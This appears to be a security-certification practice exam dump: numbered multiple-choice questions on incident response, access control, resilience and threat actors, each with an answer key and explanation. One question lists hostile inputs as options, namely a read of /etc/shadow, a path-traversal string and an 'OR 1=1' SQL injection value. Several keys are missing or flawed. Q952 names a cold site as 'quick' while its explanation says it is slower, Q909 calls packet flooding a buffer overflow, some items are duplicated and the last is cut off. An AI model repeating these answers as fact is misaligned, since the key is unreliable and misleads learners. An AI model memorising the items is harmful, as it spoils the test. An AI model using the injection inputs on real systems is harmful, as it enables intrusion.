A company wants to update its disaster recovery plan to include a dedicated location for immediate continued operations if a catastrophic event occurs. Which of the following options is best to include in the disaster recovery plan?

- A. Hot site
- B. Warm site
- C. Geolocation
- D. Cold site

Answer: A

Explanation:

A hot site is a fully equipped, dedicated location that allows immediate continuation of business operations after a disaster, making it the best choice for minimal downtime.

QUESTION 874

Which of the following describes the reason for using an MDM solution to prevent jailbreaking?

- A. To secure end-of-life devices from incompatible firmware updates
- B. To avoid hypervisor attacks through VM escape
- C. To eliminate buffer overflows at the application layer
- D. To prevent users from changing the OS of mobile devices

Answer: D

Explanation:

An MDM solution can enforce device policies that block attempts to modify or replace the mobile OS, preventing users from jailbreaking their devices.

QUESTION 875

Which of the following is the best mitigation for a zero-day vulnerability found in mission-critical production servers that must be highly available?

- A. Virtualizing and migrating to a containerized instance
- B. Removing and sandboxing to an isolated network
- C. Monitoring and implementing compensating controls
- D. Patching and redeploying to production as quickly as possible

Answer: C

Explanation:

With no patch available for a zero-day, deploying compensating controls, such as enhanced monitoring, intrusion prevention, and strict access restrictions, reduces risk while keeping critical servers online.

QUESTION 876

An administrator has configured a quarantine subnet for all guest devices that connect to the network. Which of the following would be best for the security team to configure on the MDM before allowing access to corporate resources?

- A. Device fingerprinting
- B. Compliance attestation
- C. NAC
- D. 802.1X

Answer: B

Explanation:

Compliance attestation via MDM verifies device posture (OS version, policies, certificates) before granting access, ensuring only compliant devices leave the quarantine subnet and reach corporate resources.

QUESTION 877

A security team receives reports about high latency and complete network unavailability throughout most of the office building. Flow logs from the campus switches show high traffic on TCP 445. Which of the following is most likely the root cause of this incident?

- A. Buffer overflow
- B. NTP amplification attack
- C. Worm
- D. Kerberoasting attack

Answer: C

Explanation:

A worm exploiting SMB will flood TCP 445 with propagation traffic, overwhelming the network and causing high latency and outages.

QUESTION 878

A company executive connects to various networks, such as hotel guest Wi-Fi, while traveling. A security analyst needs to provide a solution that will allow the executive to securely access the corporate internal resources. Which of the following would best meet this requirement?

- A. EAP
- B. Jump server
- C. Perimeter network
- D. VPN

Answer: D

Explanation:

A VPN establishes an encrypted tunnel over untrusted networks, ensuring the executive can securely access corporate internal resources from any location.

QUESTION 879

A security team installs an IPS on an organization's network and needs to configure the system to detect and prevent specific network attacks. Which of the following settings should the team configure first within the IPS?

- A. Allow list policies
- B. Packet inspection
- C. Logging and reporting
- D. Firewall rules

Answer: B

Explanation:

Packet inspection is the core functionality of an IPS, as it enables the system to analyze network traffic against signatures and anomalies to detect and prevent specific attacks.

QUESTION 880

A security analyst must prevent remote users from accessing malicious URLs. The sites need to be checked inline for reputation, content, or categorization. Which of the following technologies will help secure the enterprise?

- A. VPN
- B. SASE
- C. NGFW
- D. SD-WAN

Answer: B

Explanation:

SASE provides a cloud-delivered, inline secure web gateway with URL reputation, content inspection, and categorization for remote users without backhauling traffic through on-premises firewalls.

QUESTION 881

A systems administrator needs to provide traveling employees with a security measure that will protect company devices regardless of where they are working. Which of the following should the administrator implement?

- A. Isolation
- B. Segmentation
- C. ACL
- D. HIPS

Answer: D

Explanation:

A Host-based Intrusion Prevention System (HIPS) runs directly on each device, monitoring and blocking malicious activity locally, ensuring protection regardless of the network the traveling employee uses.

QUESTION 882

Which of the following is used to monitor suspicious traffic in real time between multiple systems within an organization?

- A. NetFlow
- B. Infrared sensors
- C. Development network
- D. Honeynet

Answer: A

Explanation:

NetFlow captures and analyzes real-time traffic flow data across multiple systems, enabling detection of suspicious patterns and anomalies.

QUESTION 883

A remote employee navigates to a shopping website on their company-owned computer. The employee clicks a link that contains a malicious file. Which of the following would prevent this file from downloading?

- A. DLP
- B. FIM
- C. NAC
- D. EDR

Answer: D

Explanation:

An EDR solution actively monitors and blocks malicious behaviors at the endpoint, including intercepting and preventing unauthorized or malicious file downloads, before they can reach the system.

QUESTION 884

A security analyst is reviewing the security of a SaaS application that the company intends to purchase. Which of the following documentations should the security analyst request from the SaaS application vendor?

- A. Service-level agreement
- B. Third-party audit
- C. Statement of work
- D. Data privacy agreement

Answer: B

Explanation:

A third-party audit report (such as a SOC 2 or ISO 27001 certification) provides independent validation of the vendor's security controls and assurance of its security posture.

QUESTION 885

A security administrator protects passwords by using hashing. Which of the following best describes what the administrator is doing?

- A. Adding extra characters at the end to increase password length
- B. Generating a token to make the passwords temporal
- C. Using mathematical algorithms to make passwords unique
- D. Creating a rainbow table to protect passwords in a list

Answer: C

Explanation:

Hashing applies mathematical algorithms to transform passwords into unique, fixed-length values, ensuring the original password cannot be reversed from the hash.

QUESTION 886

A customer changes the underlying file structure of a new mobile phone to install a keylogger with administrator permissions. Which of the following does this best describe?

- A. Resource reuse
- B. Bloatware installation
- C. Side loading
- D. Jailbreaking

Answer: D

Explanation:

Modifying the device's file structure to gain root access and install unauthorized software describes jailbreaking.

QUESTION 887

A security analyst is reviewing the security of a SaaS application that the company intends to purchase. Which of the following documentations should the security analyst request from the SaaS application vendor?

- A. Service-level agreement

- B. Third-party audit
- C. Statement of work
- D. Data privacy agreement

Answer: B

Explanation:

A third-party audit provides independent verification that the SaaS vendor's security controls and processes meet industry standards, which helps the security analyst assess the actual security posture of the application before purchase.

QUESTION 888

While a school district is performing state testing, a security analyst notices all internet services are unavailable. The analyst discovers that ARP poisoning is occurring on the network and then terminates access for the host. Which of the following is most likely responsive for this malicious activity?

- A. Unskilled attacker
- B. Shadow IT
- C. Credential stuffing
- D. DMARC failure

Answer: A

Explanation:

ARP poisoning is a basic attack that does not require advanced skills or tools, making it a common method used by unskilled attackers (also known as "script kiddies") to disrupt network operations.

QUESTION 889

Which of the following hardening techniques must be applied on a container image before deploying it to a production environment? (Choose two.)

- A. Remove default applications.
- B. Install a NIPS.
- C. Disable Telnet.
- D. Reconfigure the DNS.
- E. Add an SFTP server.
- F. Delete the public certificate.

Answer: AC

Explanation:

Removing default applications reduces the attack surface by eliminating unnecessary software that could be exploited. Disabling Telnet is essential because it is an insecure protocol, and leaving it enabled can create vulnerabilities within the container.

QUESTION 890

A security patch is applied to a server. Which of the following will validate this remediation?

- A. Rescanning
- B. Dynamic analysis
- C. Reporting

D. Static analysis

Answer: A

Explanation:

Rescanning the server after applying a security patch confirms whether the vulnerability has been successfully remediated and is no longer detected.

QUESTION 891

The internal security team is investigating a suspicious attachment and wants to perform a behavior analysis in an isolated environment. Which of the following will the security team most likely use?

- A. Sandbox
- B. Jump server
- C. Work computer
- D. Container

Answer: A

Explanation:

A sandbox provides an isolated environment where suspicious files can be safely executed and monitored for malicious behavior without risking the security of the production network or systems.

QUESTION 892

An analyst discovers a suspicious item in the SQL server logs. Which of the following could be evidence of an attempted SQL injection?

- A. `cat /etc/shadow`
- B. `dig 25.36.99.11`
- C. `cd ../../../../`
- D. `UserId - 10 OR 1=1`

Answer: D

Explanation:

The input "10 OR 1=1" is a common SQL injection technique designed to manipulate SQL queries, allowing unauthorized access or retrieval of data by altering the logic of the query.

QUESTION 893

A company identified the potential for malicious insiders to harm the organization. Which of the following measures should the organization implement to reduce this risk?

- A. Unified threat management
- B. Web application firewall
- C. User behavior analytics
- D. Intrusion detection system

Answer: C

Explanation:

User behavior analytics monitors and analyzes user activities to detect anomalies or suspicious behavior, making it effective in identifying and reducing the risk posed by malicious insiders.

QUESTION 894

After completing onboarding at a company and reviewing the company's handbooks and AUP an employee downloads an unapproved application on a company desktop. Which of the following is the best course of action for the company to take?

- A. Educate the employee's manager.
- B. Silently uninstall the software.
- C. Ensure the employee completes focused training.
- D. Terminate the employee.

Answer: C

Explanation:

Focused training helps the employee understand the risks and policies regarding software installation, reinforcing compliance and reducing the likelihood of future violations without being overly punitive.

QUESTION 895

An organization has experienced a breach because a hacker utilized a standard users two-year-old password that the hacker found on the dark web. Which of the following would have prevented this attack?

- A. Privileged access management
- B. Account lockout
- C. Reuse policy
- D. Complexity requirements

Answer: C

Explanation:

A reuse policy prevents users from using old passwords, which helps protect accounts even if previous passwords are compromised and available on the dark web.

QUESTION 896

An organization has published a list of domains that end users are not authorized to visit on company devices in order to mitigate data loss or installation of malicious code. A security analyst observes multiple successful attempts to reach a new suspicious domain from an end user's workstation. Which of the following options can best prevent future access to unauthorized domains?

- A. Assign user awareness training.
- B. Modify the unauthorized content policy.
- C. Deploy an allow list.
- D. Update the proxy filters.

Answer: D

Explanation:

Updating the proxy filters will block access to the new suspicious domain at the network level, effectively preventing users from reaching unauthorized or malicious websites in the future.

QUESTION 897

Users report that certain processes from a batch job are not working correctly and various

resources are unavailable. An application owner provides the source and destination address information, and the errors are replicated for troubleshooting purposes. Which of the following should the security team perform next to help isolate the ongoing issue?

- A. Penetration testing
- B. Packet capture
- C. Vulnerability scan
- D. Firewall rules analysis

Answer: B

Explanation:

Packet capture allows the security team to analyze network traffic between the source and destination addresses, helping to identify communication issues or resource availability problems in real time.

QUESTION 898

A company is experiencing loss of availability due to excessive traffic to their front-end web servers. The company hires a digital forensics expert to investigate the incident. Which of the following logs should the digital forensics expert review first to diagnose the details of this incident?

- A. Router
- B. Load balancer
- C. Switch
- D. Firewall

Answer: B

Explanation:

Load balancer logs provide detailed information about incoming web traffic and distribution to the front-end servers, making them the most relevant source to diagnose excessive traffic and availability issues.

QUESTION 899

An employee decides to collect PII data from the company's system for personal use. The employee compresses the data into a single encrypted file before sending the file to their personal email. The security department becomes aware of the attempted misuse and blocks the attachment from leaving the corporate environment. Which of the following types of employee training would most likely reduce the occurrence of this type of issue? (Choose two.)

- A. Privacy legislation
- B. Social engineering
- C. Risk management
- D. Company compliance
- E. Phishing
- F. Remote work

Answer: AD

Explanation:

Privacy legislation - Teaching employees the legal obligations for handling PII (e.g., GDPR, HIPAA) makes them aware that personal use/transfer is prohibited and punishable.

Company compliance - Training on internal policies and acceptable-use rules reinforces exactly

what the organization allows or forbids with company data, reducing intentional misuse.

QUESTION 900

Which of the following is the best way to remove personal data from a social media account that is no longer being used?

- A. Exercise the right to be forgotten.
- B. Uninstall the social media application.
- C. Perform a factory reset.
- D. Terminate the social media account.

Answer: A

Explanation:

Exercising the right to be forgotten compels the provider to erase your stored personal data from its systems; simply deleting the app, resetting a device, or even closing the account may leave data retained in backups or archives.

QUESTION 901

A Chief Information Security Officer (CISO) of an enterprise environment wants to ensure that users cannot navigate to known malicious domains. The CISO also wants web traffic on the network inspected for malicious activity. Which of the following actions should the CISO take?

- A. Place the intrusion system into IPS mode to block incoming malicious domains, and ensure secure protocol selection is enforced on all network segments.
- B. Deploy EDR software on all company systems, and perform user behavior analytics to detect users going to anomalous domains.
- C. Ensure the company's name servers use DNS filtering, and configure systems to use a centralized TLS proxy to inspect all HTTP and HTTPS traffic.
- D. Set up a NAC on all segments of the company network, and set the network firewall to block known malicious port numbers at the perimeter.

Answer: C

Explanation:

A DNS filter blocks lookups to known bad domains, stopping users from reaching them, and a centralized TLS (HTTPS) inspection proxy lets the organization decrypt/inspect HTTP/HTTPS traffic for malicious content before re-encrypting it outbound.

QUESTION 902

A user receives a malicious text message that routes to a fake bank login. Which of the following attack types does this scenario describe?

- A. Impersonation
- B. Phishing
- C. Vishing
- D. Smishing

Answer:

Explanation:

Smishing is phishing delivered via SMS/text messages; the malicious text lured the user to a fake bank site.

QUESTION 903

A group of people is working together to run multiple ransomware attacks against targets that the group selected to yield the most financial gain. Which of the following **best** describes this type of activity?

- A. Organized crime
- B. Nation-state actor
- C. Shadow IT
- D. Hacktivism

Answer: A

Explanation:

Coordinated ransomware campaigns for profit are characteristic of organized crime groups - criminal enterprises motivated by financial gain rather than ideology or national interest.

QUESTION 904

A security officer observes that a software development team is not complying with its corporate security policy on encrypting confidential data. Which of the following categories refers to this type of non-compliance?

- A. External
- B. Standard
- C. Regulation
- D. Internal

Answer: D

Explanation:

It's a violation of an internal corporate security policy, so the non-compliance is classified as internal.

QUESTION 905

Which of the following data types **best** describes an AI tool developed by a company to automate the ticketing system under a specific contract?

- A. Classified
- B. Regulated information
- C. Open source
- D. Intellectual property

Answer: D

Explanation:

The AI tool is a proprietary creation owned by the company under contract, making it intellectual property.

QUESTION 906

Which of the following would **best** allow a company to prevent access to systems from the internet?

- A. Containerization
- B. Virtualization

- C. SD-WAN
- D. Air-gapped

Answer: D

Explanation:

An air-gapped system is physically and logically isolated from any external (internet-facing) network, so packets from the internet simply have no path to reach it. This architectural separation is the most definitive way to prevent internet access altogether, rather than just limiting or monitoring it.

QUESTION 907

While conducting a business continuity tabletop exercise, the security team becomes concerned by potential impacts if a generator were to develop a fault during an extended outage.

Which of the following is the team **most** likely to consider when conducting and planning infrastructure maintenance activities?

- A. RPO
- B. ARO
- C. MTBF
- D. MTTR

Answer: C

Explanation:

They're worried about how long the generator can run before it's likely to fail during a prolonged outage. MTBF quantifies the expected operational time between failures, guiding preventive maintenance schedules and part replacement intervals to reduce the chance of a fault when the generator is most needed.

QUESTION 908

A security analyst is working with the IT group to define appropriate procedures for the destruction of media and assets in the enterprise environment. Which of the following methods provides the **strongest** level of assurance that the data has been disposed of properly?

- A. Degaussing
- B. Multipass wipe
- C. Hashing
- D. Erasure
- E. Shredding

Answer: E

Explanation:

Physically destroying the media (industrial shredding/pulverizing) renders the platters/chips irrecoverable, providing the highest assurance that no residual data can be reconstructed - unlike logical wipes or degaussing, which can fail or be bypassed on certain media types.

QUESTION 909

Which of the following vulnerabilities results in an application running extremely slowly due to an abnormally large number of incoming packets?

- A. Race conditions

- B. Cross-site scripting
- C. Buffer overflow
- D. Side loading

Answer: C

Explanation:

An overwhelming volume of packets can fill an application's input buffers faster than it can process them. Once those buffers are saturated, the program spends excessive time handling overflow conditions (or even overwrites memory), causing dramatic slowdowns and potential instability - classic symptoms of a buffer overflow-style resource exhaustion.

QUESTION 910

A company experiences a breach. The investigation reveals that the threat actor used a zero-day vulnerability to gain access and move laterally. Which of the following would **best** improve the company's security posture and minimize the time to detect this type of incident?

- A. NAC
- B. IDS
- C. DLP
- D. UBA

Answer: D

Explanation:

UBA builds baselines of normal user and entity activity (logins, data access patterns, movement between hosts) and flags deviations - the kind of anomalous lateral movement a zero-day-driven intruder generates. Because it's behavior-based rather than signature-based, it can surface unseen exploits faster and shrink detection time for novel attacks.

QUESTION 911

Which of the following prevents unauthorized modifications to internal processes, assets, and security controls?

- A. Change management
- B. Playbooks
- C. Incident response
- D. Acceptable use policy

Answer: A

Explanation:

A formal change management process requires every alteration to be requested, reviewed, approved, documented, and tested before deployment. That governance gate keeps internal processes, assets, and security controls from being modified ad hoc or by unauthorized personnel, ensuring integrity and auditability of all changes.

QUESTION 912

A user sits in a coffee shop on a government-issued laptop. A stranger starts a conversation with the user and starts asking about where the user works, what division the user works in, and additional personal information. Which of the following **best** describes the stranger's behavior?

- A. Insider threat
- B. Phishing

- C. Social engineering
- D. Risky

Answer: C

Explanation:

The stranger is manipulating a casual conversation to elicit sensitive details (employer, division, personal info). This intentional information-gathering through interpersonal interaction is classic social engineering - exploiting human trust rather than technical flaws.

QUESTION 913

A company's Chief Information Security Officer (CISO) wants to enhance the capabilities of the incident response team. The CISO directs the incident response team to deploy a tool that rapidly analyzes host and network data from potentially compromised systems and forwards the data for further correlation and reporting. Which of the following tools should the incident response team deploy?

- A. NAC
- B. IPS
- C. SIEM
- D. EDR

Answer:

Explanation:

EDR agents sit on hosts, continuously collect rich telemetry (processes, connections, file changes), and can capture network indicators from those endpoints. They rapidly analyze this data locally and ship it to a backend where it's correlated and reported – that's what the CISO wants to speed detection and investigation of compromised systems.

QUESTION 914

Which of the following is a component of a risk register?

- A. Key risk indicators
- B. Continuous risk assessment
- C. Risk appetite
- D. Risk culture

Answer: A

Explanation:

A risk register is a catalog of identified risks and their details; for each entry you track signals that a risk is materializing. Those measurable signals are key risk indicators (KRIs) - thresholds or metrics (e.g., failed logins/day, patch backlog age) tied to a specific risk so you can spot escalation early and trigger the planned response. Continuous assessment, appetite, and culture are program-level concepts, not individual register fields.

QUESTION 915

Which of the following **most** securely protects data at rest?

- A. TLS 1.2
- B. AES-256
- C. Masking
- D. Salting

Answer: B

Explanation:

AES with a 256-bit key is strong, standards-approved symmetric encryption specifically suited for protecting stored data. It renders the ciphertext unreadable without the key, meets common regulatory requirements (e.g., FIPS 140-2 validated implementations), and provides far stronger assurance for data at rest than transport protocols, masking, or password salting techniques that don't actually encrypt the full dataset.

QUESTION 916

Which of the following is a vulnerability concern for end-of-life hardware?

- A. Failure to follow hardware disposal procedures could result in unintended data release.
- B. The supply chain may not have replacement hardware.
- C. Newly released software may require computing resources not available on legacy hardware.
- D. The vendor may stop providing patches and updates.

Answer: D

Explanation:

Once hardware reaches end of life, manufacturers typically end security support. Without new firmware/microcode patches or drivers, newly discovered vulnerabilities remain unpatched, leaving the device exposed indefinitely - this is the core security concern with EOL gear.

QUESTION 917

A company's security team is reviewing its business continuity plan and must determine the amount of time needed for operations to resume after a disaster. Which of the following describes the time frame the security team is trying to determine?

- A. Recovery time objective
- B. Recovery point objective
- C. Mean time between failures
- D. Mean time to repair

Answer: A

Explanation:

RTO is the maximum acceptable downtime: the target window within which systems and operations must be restored after a disruption. When the team asks "how long until we're back up?", they're defining the RTO.

QUESTION 918

Which of the following is a risk for a company using end-of-life applications on its network?

- A. Default credentials
- B. Open service ports
- C. Vulnerable software
- D. Insecure networks

Answer: C

QUESTION 919

Which of the following makes IaC a preferred security architecture over traditional infrastructure models?

- A. Common attacks are less likely to be effective.
- B. Configuration can be better managed and replicated.
- C. Outsourcing to a third party with more expertise in network defense is possible.
- D. Optimization can occur across a number of computing instances

Answer: B

Explanation:

IaC stores infrastructure definitions as version-controlled code, so every change is reviewable, auditable, and repeatable. You can spin up identical, securely preconfigured environments from the same template, eliminating drift and undocumented tweaks that plague traditional, manually built infrastructure. This consistency and traceability are what make IaC the more secure choice.

QUESTION 920

Which of the following is an advantage of a microservice-based architecture over traditional software architectures?

- A. Updates can be done one or more times per day if security issues arise.
- B. Managing communication between microservices is more streamlined.
- C. The internal structure of the code is hidden from users, making exploits more difficult to write.
- D. The services are written by a single team and can be debugged more quickly.

Answer: A

Explanation:

Microservices are small, independently deployable components. Because each service can be built, tested, and released on its own pipeline, a security fix in one area doesn't require rebuilding and redeploying the whole application. That independence enables rapid, even multiple-per-day patches, shrinking exposure windows when vulnerabilities are found.

QUESTION 921

An organization purchases software from an overseas company. The organization's IDS solution detects that advertising data from the software is unexpectedly reporting back to the overseas company. Which of the following threat vectors does this **best** describe?

- A. Espionage
- B. Supply chain
- C. Nation-state
- D. Insider threat

Answer: B

Explanation:

The compromise came through third-party software the organization obtained and trusted; its unexpected "phone home" behavior is a classic supply chain risk, where embedded code or telemetry from a vendor creates a hidden data exfiltration path.

QUESTION 922

Which of the following can be **best** used to discover a company's publicly available breach information?

- A. OSINT
- B. SIEM
- C. CVE
- D. CVSS

Answer: A

Explanation:

OSINT involves systematically gathering and analyzing publicly available data - news reports, paste sites, breach repositories, darknet mirrors, social media - to see whether details of your company's breach have been exposed. It's purpose-built for finding exactly this kind of public breach information.

QUESTION 923

An accounting clerk sent money to an attacker's bank account after receiving fraudulent instructions over the phone to use a new account. Which of the following would **most** likely prevent this activity in the future?

- A. Standardizing security incident reporting
- B. Executing regular phishing campaigns
- C. Implementing insider threat detection measures
- D. Updating processes for sending wire transfers

Answer: D

Explanation:

Stronger, verified procedures (e.g., dual approval, out-of-band callback to a known contact, preapproved account lists) make it impossible for a single clerk to act on a phone request alone. By baking verification steps into the wire-transfer workflow, future fraudulent instructions get stopped at the process gate.

QUESTION 924

Which of the following agreements defines response time, escalation points, and performance metrics?

- A. BPA
- B. MOA
- C. NDA
- D. SLA

Answer: D

Explanation:

An SLA spells out exactly how fast a provider must respond and resolve issues, what thresholds and KPIs will be measured (uptime, throughput, MTTR), and when/whom to escalate to if those targets aren't met, making it the formal document for response times, escalation paths, and performance metrics.

QUESTION 925

A private equity firm has been the target of protests. The firm discovers its public website has been defaced. Which of the following is **most** likely the threat actor?

- A. Nation-state

- B. Unskilled attacker
- C. Organized crime
- D. Hactivist

Answer: D

Explanation:

Defacement tied to public protests signals an ideologically motivated actor. Hacktivists target visibility - public sites - to broadcast a message or embarrass the organization, rather than to steal money or state secrets.

QUESTION 926

Which of the following is the **most** closely associated with confidentiality?

- A. NDA
- B. SOW
- C. MOU
- D. BPA

Answer: A

Explanation:

An NDA legally binds parties to keep specified information secret, directly enforcing the confidentiality pillar of security by prohibiting unauthorized disclosure of protected data.

QUESTION 927

During an assessment, an organization provides a penetration tester with a website URL and login credentials. However, the tester does not have access to the source code. Which of the following describes the type of test being performed?

- A. Partially known
- B. Unknown
- C. Known
- D. Obfuscated

Answer: A

Explanation:

The tester has some internal knowledge (valid credentials and target URL) but lacks full visibility into the application internals/source code. That limited insight falls squarely into gray/partially known testing, which blends external attacker perspective with select insider information to focus efforts efficiently.

QUESTION 928

A security analyst learns that an attack vector, which was used as a part of a recent incident, was a well-known IoT device exploit. The analyst needs to review logs to identify the time of initial exploit. Which of the following logs should the analyst review **first**?

- A. Wireless access point
- B. Switch
- C. Firewall
- D. NAC

Answer: C

Explanation:

The firewall is the choke point that records every inbound/outbound session to the IoT device; its timestamps on the first suspicious connection will most reliably show when the exploit traffic first hit the network. Reviewing those entries pinpoints the initial compromise time before diving into more granular device or segment logs.

QUESTION 929

Which of the following **best** describes when a user installs an application from an unofficial application store?

- A. Side loading
- B. Jailbreaking
- C. Privilege escalation
- D. Code signing

Answer: A

Explanation:

Installing an app from an unofficial/third-party store bypasses the platform's vetted distribution channel, which is exactly what side loading means: loading software "from the side" instead of the official app store. This increases risk because the code may not be reviewed, signed, or scanned to the platform's security standards.

QUESTION 930

A security administrator must use a strategy to protect the company's data. The security administrator decides to deploy FDE on the end user devices and TLS for all web connections. Which of the following concepts are being used? (Choose two.)

- A. Data segmentation
- B. Data in transit
- C. Data sovereignty
- D. Data in use
- E. Data at rest
- F. Data redundancy

Answer: BE

Explanation:

TLS - Data in transit: TLS encrypts sessions as information moves across networks, preventing interception or tampering while the data is traveling.

FDE - Data at rest: Full-disk encryption protects files stored on the device; if the drive is lost or stolen, the data remains unreadable without the key.

QUESTION 931

An administrator investigating an incident is concerned about the downtime of a critical server due to a failed drive. Which of the following would the administrator use to estimate the time needed to fix the issue?

- A. MTTR
- B. MTBF
- C. RTO
- D. RPO

Answer: A

Explanation:

MTTR (Mean Time to Repair) measures the average time required to repair a failed component or system and restore it to full functionality, making it the correct metric for estimating downtime due to a failed drive.

QUESTION 932

A business manager is concerned about the availability of an application running on hardware in the local data center. Which of the following solutions will improve availability while reducing maintenance overhead?

- A. Deploy load balancing and HA.
- B. Transition from on premises to cloud.
- C. Purchase cybersecurity insurance.
- D. Decommission end-of-life hardware.

Answer: B

Explanation:

Transitioning from on-premises to a cloud environment improves availability through the provider's redundant infrastructure and managed services, while reducing maintenance overhead since hardware and many operational tasks are handled by the cloud provider.

QUESTION 933

A company wants to ensure that a mission-critical database can only be accessed from specific internal IP addresses. Which of the following should the company deploy to meet this requirement?

- A. Web application firewall
- B. Network tap
- C. Intrusion prevention system
- D. Jump server

Answer: D

Explanation:

A jump server acts as a controlled access point that can be restricted to specific internal IP addresses, ensuring that only approved internal sources can connect to the mission-critical database.

QUESTION 934

A store is setting up wireless access for their employees. Management wants to limit the number of access points while ensuring all areas of the store are covered. Which of the following tools will help management determine the number of access points needed?

- A. Signal locator
- B. WPA3
- C. Heat map
- D. Site survey

Answer: D

Explanation:

A site survey analyzes the physical environment to determine optimal access point placement, ensuring full coverage with the fewest devices needed.

QUESTION 935

A security engineer has been assigned to work on a request from outside counsel. The security engineer must provide all email correspondence within a specific date range. Which of the following actions should be taken first in response to the request?

- A. Send litigation hold notifications to identify affected data.
- B. Form a team to determine root cause analysis.
- C. Establish the chain of custody.
- D. Determine the type of preservation needed for evidence.

Answer:

Explanation:

Sending litigation hold notifications is the first step to ensure that all relevant email correspondence within the specified date range is preserved and not altered or deleted, maintaining compliance with legal requirements.

QUESTION 936

A red-team provider tailgates into an organization's facility. Which of the following has occurred?

- A. Insider threat
- B. Brute-force attack
- C. Physical penetration test
- D. Active reconnaissance

Answer: C

Explanation:

Tailgating into a facility during a red-team exercise is a form of physical penetration testing, where security is evaluated by attempting to bypass physical access controls.

QUESTION 937

Which of the following describes an agent-based application that detects and blocks malicious behavior on enterprise systems while disconnected from the corporate network?

- A. Endpoint protection
- B. System patching
- C. HIDS
- D. NGFW

Answer: A

Explanation:

Endpoint protection is an agent-based solution installed on devices that can detect and block malicious activity locally, allowing it to function even when the system is disconnected from the corporate network.

QUESTION 938

A manager meets with various stakeholders involved with a recently resolved security incident. During the meeting, they discuss potential improvements to the environment in order to better

respond to future incidents. Which of the following incident response activities does this describe?

- A. Recovery
- B. Analysis
- C. Lessons learned
- D. Containment

Answer: C

Explanation:

The lessons learned phase occurs after an incident is resolved and involves reviewing the response process, identifying improvements, and implementing changes to enhance future incident handling.

QUESTION 939

A database engineer needs sample customer data for testing purposes. Which of the following techniques can be used to remove sensitive information from database records while still providing sufficient data to perform testing?

- A. Obfuscation
- B. RBAC
- C. Tokenization
- D. Filtering

Answer: A

Explanation:

Obfuscation masks or scrambles sensitive data elements, allowing realistic but anonymized records to be used for testing without exposing actual customer information.

QUESTION 940

Which of the following encryption methods protects data if a user loses their laptop?

- A. Volume
- B. Full disk
- C. Partition
- D. File

Answer: B

Explanation:

Full disk encryption secures all data on a laptop's storage, ensuring it remains protected and inaccessible if the device is lost or stolen.

QUESTION 941

A security analyst regularly receives emails from users who are concerned that attached files may be malicious. Which of the following should the analyst use to evaluate the suspicious files and report back as to whether or not files are a threat?

- A. Sanitization
- B. Sandbox
- C. Static analysis
- D. Enumeration

Answer: B

Explanation:

A sandbox safely executes and observes the behavior of suspicious files in an isolated environment, allowing the analyst to determine if they are malicious without risking the production network.

QUESTION 942

A CIRT team updates their playbooks to include instructions to respond to a ransomware attack. To prepare for a real event, the team performs a simulation and assesses their performance afterward. Which of the following activities does this describe?

- A. Lessons learned
- B. Root cause analysis
- C. Disaster recovery planning
- D. Tabletop exercise

Answer: D

Explanation:

A tabletop exercise is a simulated scenario where team members discuss and walk through their planned response to an incident, such as a ransomware attack, and then assess performance to identify improvements.

QUESTION 943

Which of the following can automate vulnerability management?

- A. CVE
- B. SCAP
- C. OSINT
- D. CVSS

Answer: B

Explanation:

SCAP (Security Content Automation Protocol) is a standardized framework that enables automated vulnerability management, compliance checking, and security measurement.

QUESTION 944

Which of the following is a reason to perform a one-time risk assessment?

- A. Quantifying an annual loss expectancy
- B. Updating the risk register periodically
- C. Complying with a regulation
- D. Decommissioning an application

Answer: D

Explanation:

A one-time risk assessment is performed for unique events such as decommissioning an application, to evaluate potential security or compliance impacts before the system is retired.

QUESTION 945

An employee from the accounting department logs in to the website used for processing the company's payments. After logging in, a new desktop application automatically downloads on the employee's computer and causes the computer to restart. Which of the following attacks has occurred?

- A. XSS
- B. Watering hole
- C. Typosquatting
- D. Buffer overflow

Answer: B

Explanation:

A watering hole attack compromises a legitimate website frequently visited by the target, embedding malicious code that delivers malware, such as the unauthorized desktop application downloaded after the employee logged in.

QUESTION 946

An EDR solution recognizes that a specific workstation has outbound traffic to a malicious IP. Which of the following would be the best action to take to contain the threat?

- A. Change the passwords for all users accessing that workstation.
- B. Isolate the workstation as part of immediate response.
- C. Patch the workstation because it is likely vulnerable.
- D. Review the hardening and policies affecting that workstation.

Answer: B

Explanation:

Isolating the workstation immediately stops communication with the malicious IP and prevents further spread or data exfiltration, making it the most effective containment action.

QUESTION 947

Which of the following would most likely prevent exploitation of an end-of-life, business-critical system?

- A. Monitoring
- B. Isolation
- C. Decommissioning
- D. Encryption

Answer: B

Explanation:

Isolation places the end-of-life system on a segmented network or removes its external connectivity, reducing exposure and preventing attackers from exploiting its vulnerabilities while it remains in use.

QUESTION 948

Which of the following is the most likely motivation for a hacktivist?

- A. Financial gain
- B. Service disruption

- C. Philosophical beliefs
- D. Corporate espionage

Answer: C

Explanation:

Hackers are motivated by philosophical or political beliefs, using hacking to promote their cause or draw attention to specific social or ideological issues.

QUESTION 949

Which of the following is the best physical security control to prevent damage from a vehicle?

- A. Security guard
- B. Fencing
- C. Lighting
- D. Bollards

Answer: D

Explanation:

Bollards serve as a robust physical barrier designed to withstand and absorb the kinetic impact of a vehicle, thereby preventing unauthorized vehicular access or accidental collisions that could cause structural damage or endanger personnel.

QUESTION 950

A security team wants to work with the same organization's development team to ensure WAF policies are automatically created when applications are deployed. Which of the following concepts describes this capability?

- A. IaC
- B. IoT
- C. IoC
- D. IaaS

Answer: A

Explanation:

Infrastructure as Code (IaC) allows security configurations, such as WAF policies, to be automatically provisioned and managed as part of the application deployment process, ensuring consistency and reducing manual effort.

QUESTION 951

Which of the following uses proprietary controls and is designed to function in harsh environments over many years with limited remote access management?

- A. ICS
- B. Microservers
- C. Containers
- D. IoT

Answer: A

Explanation:

Industrial Control Systems (ICS) use proprietary controls and are built to operate reliably in harsh environments for extended periods, often with limited remote access and management.

capabilities.

QUESTION 952

Which of the following data recovery strategies will result in a quick recovery at low cost?

- A. Hot
- B. Cold
- C. Manual
- D. Warm

Answer: B

Explanation:

A cold site is the least expensive recovery option, providing space and infrastructure but no active systems, allowing for recovery at a lower cost—though with slower setup compared to hot or warm sites.

QUESTION 953

An MSSP manages firewalls for hundreds of clients. Which of the following tools would be most helpful to create a standard configuration template in order to improve the efficiency of firewall changes?

- A. SNMP
- B. Benchmarks
- C. Netflow
- D. SCAP

Answer: B

Explanation:

Benchmarks provide standardized configuration guidelines, such as those from CIS, enabling the MSSP to create consistent firewall configuration templates and apply changes efficiently across multiple clients.

QUESTION 954

After multiple phishing simulations, the Chief Security Officer announces a new program that incentivizes employees to not click phishing links in the upcoming quarter. Which of the following security awareness execution techniques does this represent?

- A. Computer-based training
- B. Insider threat awareness
- C. SOAR playbook
